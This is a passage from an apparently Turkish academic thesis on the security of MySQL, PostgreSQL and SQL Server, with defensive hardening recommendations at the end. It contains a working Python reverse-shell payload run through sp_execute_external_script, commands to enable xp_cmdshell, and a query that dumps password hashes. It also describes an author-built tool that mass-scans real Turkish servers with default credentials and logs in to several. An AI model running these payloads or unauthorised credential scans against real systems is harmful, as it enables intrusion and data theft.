SQL Server içerisindeki rol hiyerarşisinde birçok rol bulunmaktadır ve bu rollerden en yüksek yetkiye sahip olanı ise sistem yöneticilerinin sahip olduğu "sysadmin" rolüdür. Bu role sahip kullanıcılar veritabanı içerisinde istedikleri bütün işlemleri gerçekleştirebilme yetkisine sahiptir.

sa oturumu, SQL Server kurulumu yapıldığında ön tanımlı olarak gelen, yetkileri kısıtlanamayan ve sysadmin rolünün bir üyesi olan bir oturumdur ve bundan dolayı bu oturum kullanılarak yapılacak girişlerde, oturumu açan kullanıcı veritabanı üzerindeki tüm izinlere sahip olacaktır. Bu oturum silinememektedir fakat devre dışı bırakılıp kullanımı engellenebilir [40,41].

SQL Server kurulumu sırasında kimlik doğrulama yöntemi olarak Microsoft Kimlik Doğrulama Modu seçilirse SQL Server Kimlik Doğrulama Modu devre dışı bırakılır. Bu durum, Microsoft tarafından kurulum sırasında seçilmesi önerilen yöntemdir. Kimlik doğrulama yönteminin hem Microsoft hem de SQL Server modu olarak değiştirilmesi durumunda sa kullanıcısı halen aktif hale gelmemektedir. Bu kullanıcı hesabı ile sisteme giriş yapılabilmesi için aktif edilmeli ve yeni bir parola atanmalıdır [42]. Bundan dolayı, SQL Server sistemleri üzerinde sa kullanıcısın sahip olduğu varsayılan bir parola bulunmamaktadır.

Bu durumun bir benzeri de Linux sistemler üzerinde yaşanmaktadır. Linux sistemler üzerinde Microsoft Kimlik Doğrulama yöntemi kullanılamayacağı için, tek seçenek SQL Server Kimlik Doğrulama

olacaktır. Kurulum sırasında kullanıcıdan sa oturumu için parola belirlemesi istenmekte ve varsayılan parola kullanılmamaktadır. Bundan dolayı, MySQL veya PostgreSQL'de olduğu gibi, kaba kuvvet saldırısı için kullanılabilecek bir varsayılan parola değeri mevcut değildir.

4.4 Saldırı Yöntemleri

Bu bölümde, Windows işletim sistemi üzerinde hizmet veren SQL Server uygulamasına yönelik saldırı yöntemleri incelenecektir.


SQL Server uygulamasına başarılı bir şekilde bağlantı açıldıktan sonra, hedef sistemde yapılabilecek kötü niyetli eylemlerden bazıları şunlardır:

4.4.1 Veritabanı Kullanıcı Verilerinin Çalınması

Temiz bir SQL Server kurulumu yapıldıktan sonra, veritabanı içerisinde varsayılan olarak "master", "tempdb", "model", "msdb" adlı veritabanları bulunmaktadır. master adlı veritabanında bulunan "sys.sql_logins" adlı tablo ise, veritabanı kullanıcılarının kimlik bilgilerini "kullanıcı adı-parola özeti" olarak saklamaktadır [43]. Bu tabloya erişilerek kullanıcı adları ve parola özetleri çalınabilir ve gökkuşağı tabloları kullanılarak parola özeti tersine çevrilebilir.

SQL Server 2005 sürümü ve sonrası için, kimlik bilgilerini görüntülemek için çalıştırılması gereken sorgu şu şekildedir: "SELECT name, password_hash FROM master.sys.sql_logins" [44]

Sorgu başarılı bir şekilde yürütüldükten sonra elde edilen tablo aşağıdaki ekran görüntüsündeki gibidir.



Resim 4.1 Varsayılan kullanıcı hesapları ve parola özetleri

4.4.2 xp_cmdshell Saklı Yordamı Kullanılarak İşletim Sistemi Komutları Çalıştırma

SQL Server içerisinde bulunan bir saklı yordam olan xp_cmdshell, veritabanı yöneticilerinin sistemi kontrol etmesi amacıyla tasarlanmıştır. Veritabanı içerisinde doğrudan sistem komutları çalıştırabilme gücünün kötü veya yanlış amaçlarla kullanılmaması için SQL Server 2005 sürümünden itibaren devre dışı bırakılmış ve sadece o an çalıştırılmak istenen işlemin xp_cmdshell'e ihtiyaç duyması halinde aktif edilmesi tavsiye edilmiştir.

Tüm bu uyarılara rağmen, xp_cmdshell yordamı ufak bir sorgu ile aktif hale gelebilmektedir ve aktivasyon için sistemin yeniden başlatılmasına ihtiyaç duyulmamaktadır. Bu saklı yordamın aktif hale gelmesi için gerekli aşağıdaki şekilde gösterilmiştir [45, 46].

```
1   EXEC sp_configure 'show advanced options',1;
2   RECONFIGURE;
3   EXEC sp_configure 'xp_cmdshell',1;
4   RECONFIGURE;
```

Şekil 4.1 SQL Server içerisinde xp_cmdshell yordamının aktif hale gelmesi için çalıştırılması gereken kodlar

Araştırma kapsamında, deneme amaçlı olarak bu yordam ile birlikte "ping" komutu çalıştırılmıştır ve bu komutun başarılı bir şekilde çalıştığı gözlemlenmiştir. Bunun ardındani powershell komutları yardımıyla sistem üzerinde ters kabuk bağlantısı açma denemeleri yapılmış fakat başarılı bir sonuç elde edilememiştir.

4.4.3 sp_execute_external_script Saklı Yordamı Kullanılarak Betik Çalıştırma

Makine Öğrenmesi servisleri ile birlikte kullanılan bir saklı yordam olan sp_execute_external_script, girdi olarak aldığı R ve Python dilindeki betikleri sistem üzerinde çalıştırabilmektedir [47]. Sisteme başarılı bir şekilde bağlandıktan sonra, bu yordamın yardımıyla betik çalıştırabilmek için kullanılması gereken komut aşağıdaki şekilde gösterilmiştir.

```
1   EXECUTE sp_execute_external_script
2   @language = N'SEÇİLECEK PROGRAMLAMA DİLİ',
3   @script = N'BETİK GÖVDESİ'
```

Şekil 4.2 sp_execute_external_script yordamı ile betik çalıştırma formatı

Dil olarak Python ve R desteklendiği için, language parametresine bu iki dilden biri verilmeli, ardından script parametresine de yürütülmek istenen kod parçacığı yazılmalıdır.

Python dilinde soket programlama yapabilmek için hazır olarak gelen soket kütüphaneleri ve işlevleri bulunmaktadır. Kötü niyetli bir kişi, veritabanı sistemine eriştikten sonra, sistemi tamamen ele geçirmek adına bu soket kütüphanelerini kullanarak kendi bilgisayarına ters kabuk açabileceği bir betik yazabilir ve bu betiği sp_execute_external_script yordamı sayesinde kolaylıkla çalıştırabilir [44,46].

Bu durumun bir örneği aşağıda görülmektedir. Hedefteki sistemden kendi cihazımıza ters kabuk bağlantısı açabilmek için sp_execute_external_script şu şekilde çalıştırılabilir:

```
EXECUTE sp_execute_external_script @language = N'Python', @script = N'
import os, socket, subprocess, threading, sys
def s2p(s, p):
    while True:
p.stdin.write(s.recv(1024).decode()); p.stdin.flush()

def p2s(s, p):
    while True:
s.send(p.stdout.read(1).encode())

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
while True:
    try:
s.connect(("localhost",8080)); break
    except:
pass

p=subprocess.Popen(["powershell.exe"],stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE,
shell=True, text=True)

threading.Thread(target=s2p, args=[s,p], daemon=True).start()
threading.Thread(target=p2s, args=[s,p], daemon=True).start()

try:
p.wait()
except:
s.close(); sys.exit(0)
'
GO
```

Şekil 4.3 sp_execute_external_script yordamı ile birlikte kullanılacak zararlı betik

Yazılan betik sistem üzerinde çalıştığında belirtilen IP adresinin 8080 portuna bağlantı açacaktır. Bu senaryoda hedefteki IP adresi yerel bilgisayar olarak belirtilmiş ve açılan bağlantıyı karşılamak adına 8080 portu dinlenmiştir. Betiğin başarılı bir şekilde çalışmasının ardından ters kabuk bağlantısı sorunsuz bir şekilde elde edilmiştir.

```
[Running] python -u "c:\Users\Selim\Desktop\port_listener.py"
Socket created
Socket bind complete
Socket now listening
Connected with 127.0.0.1:51760
```

Resim 4.2 sp_execute_external_script kullanılarak elde edilen bağlantı

4.5 Linux Üzerinde SQL Server İncelemesi

SQL Server 2017 sürümü ile birlikte Linux tabanlı işletim sistemlerinde de çalışabilen SQL Server, Red Hat Enterprise Linux, SUSE Linux Enterprise Server ve Ubuntu işletim sistemleri üzerinde hizmet vermektedir. Bunlara ek olarak Docker vasıtasıyla da kurulumu gerçekleşebildiği için, MacOS gibi Docker'ı destekleyen diğer işletim

sistemleri üzerinde de kullanılabilir. Windows üzerinde verilen hizmetlerin büyük çoğunluğu Linux tabanlı işletim sistemleri için sağlanıyor olsa da, henüz desteklenmeyen özellikler de bulunmaktadır [48].

Bu bölümde, bölüm 4.4'te anlatılan Windows işletim sistemi üzerinde çalışan SQL Server'a yönelik gerçekleştirilmiş olan saldırıların Linux sistemlerdeki uygulanabilirliği incelenecektir.

Bu araştırma kapsamında Docker ile SQL Server 2017 ve 2019 sürümlerinin kurulumları gerçekleştirilmiş, komut satırı arayüzü araçları yardımıyla veritabanına bağlanılmış ve Windows için yapılan saldırı yöntemleri burada da denenmiştir.

Microsoft'un desteklemediği özellikler ile ilgili hazırlamış olduğu dökümanda belirtildiği gibi, sistem uzantılı saklı yordamlar Linux platformları üzerinde desteklenmemektedir [49]. Bundan dolayı xp_cmdshell saklı yordamı kullanılarak yapılacak işlemler Linux üzerinde çalışmamaktadır.

Öte yandan, sp_execute_external_scripts yordamının döküman sayfasında, bu yordamın Linux tabanlı sistemlere nasıl kurulacağı ve bu sistemler üzerinde nasıl çalıştırılacağına dair anlatım bulunmaktadır. Bundan dolayı, bu yordam kullanılarak SQL Server'ın çalışabildiği diğer işletim sistemlerinde de önceki bölümde bahsedilen saldırı gerçekleştirilebilir.

5. ZEPHYR

5.1 Zephyr Hakkında

Zephyr, Go programlama dili ile yazılmış tamamen otomatik bir tarama ve analiz aracıdır. Bu araç, tarafımızca geliştirilmiştir ve "github.com/aselimkaya/Zephyr" adresinde açık kaynak kodlu olarak yayınlanmıştır.

Zephyr'in çok basit bir çalışma mekanizması vardır. İlk adım olarak, verilen IP adresini tarar ve hedefteki sistemin varsayılan kimlik bilgilerinin kullanılıp kullanılmadığını kontrol eder. Zephyr bu taramayı yalnızca tek bir sistem üzerinde değil, binlerce sistem üzerinde aynı anda yapmaktadır. Bu işlem oldukça maliyetli olduğu için, Zephyr'in geliştirilmesi için Go dili gibi güçlü ve verimli bir dil tercih edilmiştir.

5.2 Neden Go Programlama Dili?

Go programlama dili, geliştiricileri tarafından etkileyici, özlü, temiz ve verimli olarak tanımlanmaktadır. Eşzamanlılık mekanizması bilgisayarlardan en iyi şekilde yararlanan ve verimli programları yazmayı kolaylaştırırken, modern stile sahip yapısı çok yönlü ve modüler program geliştirmeye izin verir. Go programı makine koduna çok hızlı bir şekilde derleme gücünün yanı sıra çöp toplayıcıya ve güçlü bir çalışma zamanına sahiptir. Statik olarak yazılan, derlenen ve oldukça hızlı bir dil olmasına karşın dinamik olarak yazılan ve yorumlanan bir dil hissi uyandırır [50]. Go, "goroutine" adı verilen

güçlü bir eşzamanlılık mekanizmasına sahiptir. Bir gorutine, Go çalışma zamanı [51] aracılığıyla yönetilen aynı adres alanında çalışan oldukça hafif bir iş parçacığıdır. Go, harici kilitler veya koşul değişkenleri olmaksızın değerlerin gönderilip alınabileceği, gorutine'leri senkronize etmek için kullanılan "kanal" adlı bir özelliğe sahiptir [52].

Bahsedilen tüm bu güçlü ve etkili özellikler nedeniyle Zephyr Go dili ile geliştirilmiştir.

5.3 Siber Tehdit İstihbarat Platformları Vasıtasıyla IP Adreslerinin Elde Edilmesi

Siber tehdit istihbarat platformları, internete açık olan bütün cihazları gerçek zamanlı olarak tarayan ve bu cihazlardan elde edilen bilgileri web uygulaması veya API vasıtasıyla sunan sistemlerdir. Elde edilen bilgiler arasında cihazın IPv4 adresi, eğer varsa IPv6 adresi, cihaz üzerinde açık olan portlar, hizmet veren uygulamalar ve bu uygulamaların versiyon bilgisi, cihazın konum bilgisi vb bilgiler yer almaktadır. Bu çalışma kapsamında, popüler olmaları ve kolay kullanılmaları sebebiyle Shodan ve Spyse adlı platformlar seçilmiş, analizi yapılacak veritabanı sistemleri ile ilgili veriler platformların ara yüzü kullanılarak sorgulanmış ve indirilmiş, elde edilen bu dosyalar anlamlı bir şekilde ayrıştırılarak tarama işlemleri gerçekleştirilmiştir.

5.4 Zephyr ile Veritabanı Yönetim Sistemlerinin Türkiye Analizi

5.4.1 MySQL Türkiye Analizi

5.4.1.1 Kullanılan Veri Setleri

Shodan ve Spyse vasıtasıyla Türkiye'de MySQL kullanan sunucu bilgileri sorgulanmış ve iki farklı IP adresi seti elde edilmiştir. Bu sorgular sistemin kendi arayüzü vasıtasıyla yapılmış, IP adresleri ve platformların bu adreslere ilişkin sunmuş olduğu diğer bilgiler "JavaScript Obje Gösterimi" formatına sahip olan ".json" uzantılı

olarak elde edilmiştir. İlgili dosyadaki bilgiler uygun şekilde ayrıştırılmış ve tarama aşaması için gerekli veriler elde edilmiştir.

a) Spyse veri seti: Spsye platformunu kullanarak yapılan arama sonucunda 53623 IP adresi ve bu adreslere yönelik organizasyon, şehir, internet servis sağlayıcısı ve ana bilgisayar adı bilgisi elde edilmiştir.
b) Shodan veri seti: Shodan üzerinden yapılan arama sonucu 48455 adet IP adresi ve bu adreslere ilişkin sağlanan diğer bilgiler çekilmiştir. Elde edilen veri dosyasında IP adreslerine yönelik olarak, Spsye platformunda bulunan bilgilere ek olarak işletim sistemi ve uygulama versiyonu bilgisi de bulunmaktadır.

Elde edilen tüm IP adresleri ortak bir havuzda biriktirilmiş ve tekrar eden adresler temizlenmiştir. Bu işlem sonucunda 65887 adet tekil IP adresi bilgisi elde edilmiştir.

5.4.1.2 Tarama Aşaması

Go dilinin eşzamanlılık mekanizmaları uygulanmadan saatte yaklaşık olarak yüz makine taranabilirken, eşzamanlılığın etkili gücü sayesinde 65 binden daha fazla makine bir saate yakın bir zamanda verimli bir şekilde taranabilmiştir. Hedefteki sunuculara bağlantı isteği gönderilirken veritabanındaki en yetkili kullanıcı olan "root" kullanıcısına bağlanmak hedeflenmiştir. Bu kullanıcının varsayılan parola değeri bulunmamaktadır, bundan dolayı kimlik doğrulama aşamasında parola bilgisi boş bırakılmış ve bağlantı talebi bu şekilde gerçekleştirilmiştir.

5.4.1.3 Elde Edilen Sonuçlar

Varsayılan kimlik bilgileri ile yapılan bağlantı istekleri sonucu yedi farklı sisteme başarılı bir şekilde bağlantı kurulmuştur. Bu yedi sistemdeki en büyük problem, ilk olarak uzaktan yapılan bağlantı taleplerine izin vermek, ikinci olarak auth_socket eklentisi yerine mysql_native_password eklentisini tercih etmek ve son olarak da en

yetkili kullanıcı olan root kullanıcısının parola bilgisini varsayılan değerde bırakmak olmuştur.

İnandığımız etik değerler doğrultusunda, tarama aşamadan daha ileriye gidilmemiş ve herhangi bir saldırı gerçekleştirilmemiştir. Elde edilen bağlantı hızlı bir şekilde sonlandırılmış ve veri setinde bulunan diğer makinelerin taramasına devam edilmiştir.

Elde edilen sonuçlara göre üretilen istatistiklerin bir kısmı aşağıda gösterilmiştir. İşletim sistemi bilgisi bulunan 47891 sistemin sahip olduğu işletim sistemi aşağıda gösterilmiştir.

İşletim Sistemi	Aktif Sistem Sayısı
Linux 3.x	47043
Windows Server 2008	848

Tablo 5.1 Türkiye'de MySQL'in kullanıldığı işletim sistemleri

En çok kullanılan versiyonlar ise aşağıdaki tablodaki gibidir.

Versiyon Numarası	Aktif Sistem Sayısı
5.7.30	3197
5.1.73	3184
5.6.47	2659
5.6.48	2019
5.5.65-MariaDB	1321

Tablo 5.2 Türkiye'de en çok kullanılan MySQL versiyonları

5.4.2 PostgreSQL Türkiye Analizi

5.4.2.1 Kullanılan Veri Setleri

Araştırmada kullanılan veri setleri Shodan ve Spyse adlı siber tehdit istihbarat platformlarından elde edilmiştir.

a) Shodan veri seti: Shodan arama motoru üzerinde Türkiye'de PostgreSQL kullanan sunucuların araması yapılmış ve 2013 adet sunucunun IP adresi bilgisi elde edilmiştir. Bunun yanında veri seti şehir, organizasyon adı, versiyon numarası vb gibi bilgileri de içermektedir fakat MySQL veri setinde bulunan işletim sistemi bilgisi bu veri setinde bulunmamaktadır. Bundan dolayı bu parametreye yönelik analiz yapılamamaktadır.
b) Spyse veri seti: Spyse platformu üzerinde yapılan araştırma sonucu, bu arama motoru vasıtasıyla Türkiye'de PostgreSQL kullanan 8302 adet sunucunun IP adresi, organizasyon adı, internet servis sağlayıcısı adı gibi bilgiler elde edilmiştir. Shodan'a benzer şekilde, bu platformda da işletim sistemi bilgisi, mimari türü ve ek olarak versiyon numarası bilgisi elde edilememiştir.

Araştırma kapsamında, bu iki veri seti birleştirilmiş, tekrar eden IP adresleri temizlenmiş ve sonuç olarak 8800 adet eşsiz IP adresi elde edilmiştir.

5.4.2.2 Tarama Aşaması

Elde edilen 8800 tekil IP adresi eş zamanlı olarak taranmıştır. Tarama parametreleri olarak, kullanıcı adı ve parola bilgisi olarak varsayılan değer olan "postgres-postgres" çifti kullanılmış, bağlanılacak veritabanı alanı ise boş bırakılmıştır. Bağlantı kurma aşamasında zamanaşımı değeri 120 saniye olarak belirlenmiş, bir bağlantının kurulması bu süreyi aşarsa istek otomatik olarak sonlandırılmıştır. Bağlantı için SSL desteği devre dışı bırakılmış ve oluşabilecek ekstra bir yük engellenmiştir. Elde edilen IP adresleri, bu araştırma kapsamında Go dili ile geliştirdiğimiz Zephyr ile farklı gün ve farklı saatlerde hızlı bir şekilde taranmıştır. Farklı gün ve saatlerde deneme yapılması ise hizmet veren sunucuların farklı zaman dilimlerinde kullanıma açılma öngörüsüne dayanmaktadır.

5.4.2.3 Elde Edilen Sonuçlar

Yukarıda bahsi geçen tüm IP adresleri yaklaşık iki dakikalık bir süre zarfında başarılı bir şekilde taranmış ve on üç adet sisteme başarılı bir şekilde bağlantı kurulmuştur. Bu sistemlere en yetkili kullanıcı hesabını kullanarak bağlantı kurulabilmesinin ardında yatan temel problem yapılandırma dosyalarındaki kuralların zafiyet teşkil edecek şekilde yapılandırılmış olmasıdır. Yalnızca yerel ağ üzerinden gelen bağlantılara izin verilmekle kalınmamış, ayrıca güvenilmeyen dış ağdan istek gönderilmesine de imkan sunulmuştur.

Bu sorguların haricinde sistemler üzerinde herhangi bir zararlı aktivite yapılmamış ve bağlantı ivedilikle sonlandırılmıştır. Bütün zararlı faaliyetler çalışmaları yürüttüğümüz kişisel bilgisayarlar içerisinde bulunan test amaçlı kurulmuş veri tabanları üzerinde gerçekleştirilmiştir.

Elde edilen verilerin analizi sonrası oluşturulan “versiyon - kullanım miktarı“ tablosu aşağıdaki gibidir. Shodan, PostgreSQL kullanan sistemlerin versiyonunu kesin olarak tespit edememiş ve tahmini bir aralık sunmuştur.

Versiyon Numarası	Aktif Sistem Sayısı
10.0 - 10.1 veya 10.8 - 10.12	230
12.0 - 12.2	165
9.5.0 - 9.5.3	157
11.3 - 11.7	155
11.6 - 11.7	153

Tablo 5.3 Aktif olarak PostgreSQL kullanan sistemlerin tahmini versiyonları

Bu çalışmanın yapıldığı zaman diliminde PostgreSQL 13 versiyonu duyrulmuştur. Tablodaki veriler ışığında, çalışan PostgreSQL sistemlerinin eski versiyonları kullanıyor olduğu görülmüştür. Bu çalışma kapsamında versiyonlar ve bu versiyonlara yönelik istismarlar

incelenmemiştir fakat eski versiyonların daha çok zafiyet barındırdığını ve saldırıya daha açık olduğu sonucu çıkarılabilir.

5.4.3 Microsoft SQL Server Türkiye Analizi

5.4.3.1 Kullanılan Veri Setleri

SQL Server analizi yapılırken, diğer veritabanı yönetim sistemlerine benzer şekilde Shodan ve Spyse'den faydalanılmıştır.

a) Shodan veri seti: Shodan üzerinden yapılan sorgu sonucu Türkiyede SQL Server kullanan 14097 adet sistemin IP adresi, ana makine adı, şehir, işletim sistemi ve organizasyon bilgisi elde edilmiştir.
b) Spyse veri seti: Bu platform vasıtasıyla yapılan sorgu sonucu, Shodan'ın bulmuş olduğundan daha fazla IP adresi bulunmuştur fakat bu adreslere yönelik ek bilgiler Shodan'ın sağladığı veri setine göre daha az detay barındırmaktadır. Spyse platformundan elde edilen 20699 IP adresi ek olarak yalnızca organizasyon ve internet servis sağlayıcısı bilgisi sunmuştur.

Elde edilen IP adresleri tekrar eden değerlerden arındırılmış ve 24077 tekil IP adresi elde edilmiştir.

5.4.3.2 Tarama Aşaması

SQL Server'ın benimsemiş olduğu güvenlik yaklaşımlarının anlatıldığı bölümde de bahsi geçtiği gibi, temiz bir kurulum yapılması sırasında, kimlik doğrulama yöntemi olarak SQL Server Kimlik doğrulama yöntemi seçilirse, kurulum yönergeleri kullanıcıyı bir parola belirlemeye zorlayacaktır ve seçilecek olan bu parola SQL Server'ın güvenlik yaklaşımları kısmında incelenen parola politikasına uygun bir parola olmalıdır.

Bu güvenlik önlemlerinden dolayı SQL Server'ın varsayılan parola değeri bulunmamaktadır. Bundan dolayı bu veritabanını kullanan sistemlere yönelik tarama gerçekleştirilememiştir.

5.4.3.3 Elde Edilen Sonuçlar

Bir önceki kısımda belirtildiği gibi, SQL Server için ön tanımlı olarak gelen parola değeri bulunmadığı için, elde edilen IP adreslerine yönelik tarama işlemi gerçekleştirilememiş, çalışma kapsamında geçen diğer iki veritabanı sistemine yönelik yapılmış olan "başarılı bir şekilde bağlantı elde edilen sistemler" analizi SQL Server için yapılamamıştır.

Shodan üzerinden elde edilen verilere göre, Türkiye sınırları içerisinde SQL Server kullanan sistemlerin işletim bilgisi aşağıdaki gibidir.

Versiyon Numarası	Aktif Sistem Sayısı
6.3.9600 (Windows 8.1 Güncelleme 1 Windows Server 2012 R2)	2619
6.1.7601 (Windows 7 SP1 Windows Server 2008 R2 SP1)	1308
10.0.14393 (Windows 10 Redstone 1 (Anniversary Update, Versiyon 1607) Windows Server 2016)	1060
10.0.18362 (Windows 10 19H1 Mayıs 2019 (Versiyon 1903))	518
10.0.17763 (Windows 10 Redstone 5 (Ekim 2018 Güncellemesi, Versiyon 1809))	461

Tablo 5.4 Türkiye'de SQL Server çalıştıran işletim sistemleri

6. SONUÇ

Bu çalışmada, dünyadaki veritabanı kullanıcıları tarafından sıklıkla tercih edilen veritabanı yönetim sistemleri olan MySQL, PostgreSQL ve Microsoft SQL incelenmiştir. İnceleme işlemi veritabanı sistemine bağlantı elde etmiş ve sistemi tamamen ele geçirmek isteyen bir saldırganın gözünden gerçekleştirilmiştir. Bu doğrultuda, ilk olarak her sistemin güvenlik yaklaşımları resmi sitede yayınlanan kullanıcı dökümanları yardımıyla ayrı ayrı incelenmiş, dökümanlarda yer alan güvenlik önlemlerinin yetersiz kaldığı veya yanlış bir biçimde yapılandırıldığı takdirde işlevini gerçekleştiremediği durumlar analiz edilmiştir. Saldırı noktalarının tespit edilmesinin ardından, uygulamalı bir şekilde sızma testi yapan kişilerin sık kullanmış olduğu adımlar takip edilerek veritabanı içerisinde zararlı faaliyetler yürütülmeye çalışılmış ve hedefteki sistemden ters kabuk bağlantısı elde etmek amaçlanmıştır. Bu kötücül işlemler yalnızca araştırma kapsamında kullanılan test amaçlı sistemlerde kullanılmış, gerçek zamanlı çalışan bir sistem üzerinde kayba yol açabilecek herhangi bir aktivite gerçekleştirilmemiştir. Son olarak, siber tehdit istihbaratı hizmeti veren servisler üzerinden ilgili veritabanı sistemlerini Türkiye'de kullanan sistemlere ilişkin bilgiler elde edilmiş ve analizler gerçekleştirilmiştir.

Çalışma kapsamında yapılan incelemeler ve elde edilen sonuçlara ilişkin yorumlar ise bölümün devamında yer almaktadır.

6.1 MySQL'e Yönelik Değerlendirmeler

MySQL, ücretsiz olması ve kolay bir şekilde kullanılabilmesi sebebiyle incelenen üç veritabanı sistemi arasında en çok kullanılanı olmuştur. Shodan ve Spyse'den elde edilen IP adresi miktarı da bunu destekler niteliktedir.

MySQL her ne kadar varsayılan bir kullanıcı adı-parola çifti barındırıyor ve bu durum onu kaba kuvvet saldırılarına açık hale getiriyor olsa da, en yetkili olan kullanıcıda varsayılan olarak bulunan auth_socket eklentisi bir nevi iki aşamalı doğrulama mekanizması gibi çalışmakta ve sistemdeki bu açığı kapatmaktadır. İkinci olarak, secure_file_priv eklentisinin varlığı ile keyfi dosya yükleme işlemleri zorlaştırılmış ve bir saldırganın sisteme erişmesi halinde yapabileceği kötücül aktivileteler sınırlandırılmıştır. Saldırı amaçlı kullanılabilen SYSTEM yerleşik çağrısının sadece komut satırı ara yüzünden destekleniyor oluşu da, bu manipülasyon yönteminin uzaktan yapılacak saldırılar için kullanılmasını imkansız kılmaktadır.

Elde edilen versiyon bilgileri incelendiğinde, en çok kullanılan versiyonun bu çalışmanın yapıldığı tarihteki en güncel versiyon oluşu oldukça sevindirici bir haberdir. Versiyon tablosunun geneline bakıldığında da, genellikle kullanıcılar tarafından güncel sürümlerin tercih edildiği görülmektedir.

6.2 PostgreSQL'e Yönelik Değerlendirmeler

Çalışma kapsamında yapılan analizler neticesinde, PostgreSQL'in güvenlik uygulamalarının ağırlıklı olarak kimlik doğrulama ve erişim kontrolü sırasında yapıldığı görülmüştür. Sisteme başarılı bir şekilde erişim sağlandıktan sonra veritabanı kullanıcısının sahip olduğu yetkiler ölçüsünde dosya okuma ve dosya yazma işlemleri başarılı bir şekilde gerçekleştirilebilmiş ve bu esnada herhangi bir güvenlik önlemi ile karşılaşılmamıştır. Veritabanı sistemindeki en yüksek yetkiye sahip kullanıcının varsayılan parola değerine sahip oluşu, bu kullanıcıya yönelik kaba kuvvet saldırısı ihtimalini doğurmaktadır. Diğer iki

veritabanı sistemine göre daha fazla başarılı bağlantı elde edilme durumu ise, varsayılan kimlik bilgilerinin sistemler üzerinde daha sık kullanıldığını gözler önüne sermektedir.

Türkiye genelindeki kullanımların sürüm numaraları göz önüne alındığında, genel olarak yeni olmayan sürümlerin tercih edildiği görülmüştür. Eski versiyonların barındırabileceği potansiyel güvenlik açıklarından ötürü, Türkiye'deki sunucuların saldırıya maruz kalma potansiyeli diğer iki veritabanı yönetim sistemine göre daha fazla gözükmektedir.

Tüm bu çıkarımlar doğrultusunda PostgreSQL diğer iki veritabanı yönetim sistemine göre daha güvensiz bulunmuştur.

6.3 Microsoft SQL Server'e Yönelik Değerlendirmeler

SQL Server ürününün, bağlantı kurulma anından sistem içerisinde sorgu çalıştırılmasına kadar her aşamada detaylı önlemler barındıran politikalara sahip olduğu görülmüştür. Farklı kimlik doğrulama mekanizmaları bulunduran ve etkili parola politikalarına sahip olan SQL Server'a yönelik kaba kuvvet saldırısı gerçekleştirilememiş olmasının yanında, başarılı bir oturum elde edildiği takdirde bile yapılacak kötü amaçlı faaliyetler sınırlı bulunmuştur. Bu durum diğer iki veritabanı yönetim sisteminin ücretsiz olmasına karşın SQL Server'ın kurumlara yönelik olarak ücretli bir şekilde hizmet vermesinin doğal bir sonucu olarak değerlendirilebilir.

Microsoft SQL Server kullanan sistemlerin veritabanı uygulaması bilgisi elde edilememiştir fakat işletim sistemi bilgisi Shodan tarafından sağlanmıştır.

Yapılan incelemeler ve analizler doğrultusunda, üç veritabanı sistemi arasında güvenliğe daha ciddi bir şekilde önem veren ve güvenlik tedbirlerini daha sıkı bir şekilde uygulayan sistemin Microsoft'un ürünü olan SQL Server olduğuna karar verilmiştir.

6.4. Veritabanı Güvenliğine Yönelik Öneriler

6.4.1. Veritabanı Sistemi Özelinde Öneriler

Bu bölümde, bu çalışma kapsamında anlatılan saldırıların ışığında, bu saldırıları engelleyebilmek adına yapılması gereken adımlar listelenmiştir.

6.4.1.1. MySQL Önerileri

- root kullanıcısına mutlaka parola ataması yapılmalıdır.
- "RENAME USER root TO new_name;" komutu yardımıyla root kullanıcısının adı değiştirilerek, olası kaba kuvvet saldırılarına karşı önlem alınmalıdır. [53]
- "mysql.user.table" tablosuna yöneticilerden başka kullanıcıların erişimi bulunmamalıdır. [53]
- Veritabanında bulunan kritik kullanıcılar için mutlaka "auth_socket" eklentisi kullanılmalı, sistemde o kullanıcı ile oturum açmamış kimselerin aynı kullanıcı ile veritabanına bağlanmasına izin verilmemelidir.
- Veritabanına rol ataması yapılırken kolaya kaçılmamalı, her kullanıcı için kullanıcının gereksinimlerini aşmayan ve sadece o kullanıcıya özel olan kullanıcı hesapları tanımlanmalıdır. Özellikle, bütün kullanıcıların en yüksek yetkiye sahip "root" kullanıcısına erişim hakkı olması gibi bir durum asla olmamalıdır.
- "secure_file_priv" değişkeni güvenli bir şekilde yapılandırılmalıdır. Eğer içe-dışa aktarım olayları sıkça tercih edilen bir şey değilse, secure_file_priv "NULL" olarak ayarlanabilir. Bu şekilde bütün içe ve dışa aktarım olayları engellenecek ve keyfi dosya yükleme saldırıları zorlaşacaktır.
- Kurulum gerçekleştirildikten sonra, varsayılan olarak gelen test kullanıcısı ve veritabanı silinmelidir.
- Veritabanına erişim sağlanırken, komut geçmişine bakılarak parolanın elde edilmesini önlemek adına, parola komut satırı arayüzüne yazılmamalı. Yani veritabanına erişim "mysql -u root -password=somepassword mysql" komutu ile değil, "mysql -u root -p

mysql" komutu ile yapılmalı. Bu şekilde erişim için verilecek parola komut satırında değil, veritabanı içerisinde girilecektir. [54]

- "skip-networking" seçeneğini "/etc/my.cnf" yapılandırma dosyasına ekleyerek uzaktan yapılacak TCP/IP bağlantıları engellenmelidir. [55]

- "my.cnf, my.ini ve master.info" log dosyaları hassas veriler barındırdığı için, yönetici kullanıcılar hariç başka kullanıcıların bu dosyaları okumasına izin verilmemelidir. [53]

6.4.1.2. PostgreSQL Önerileri

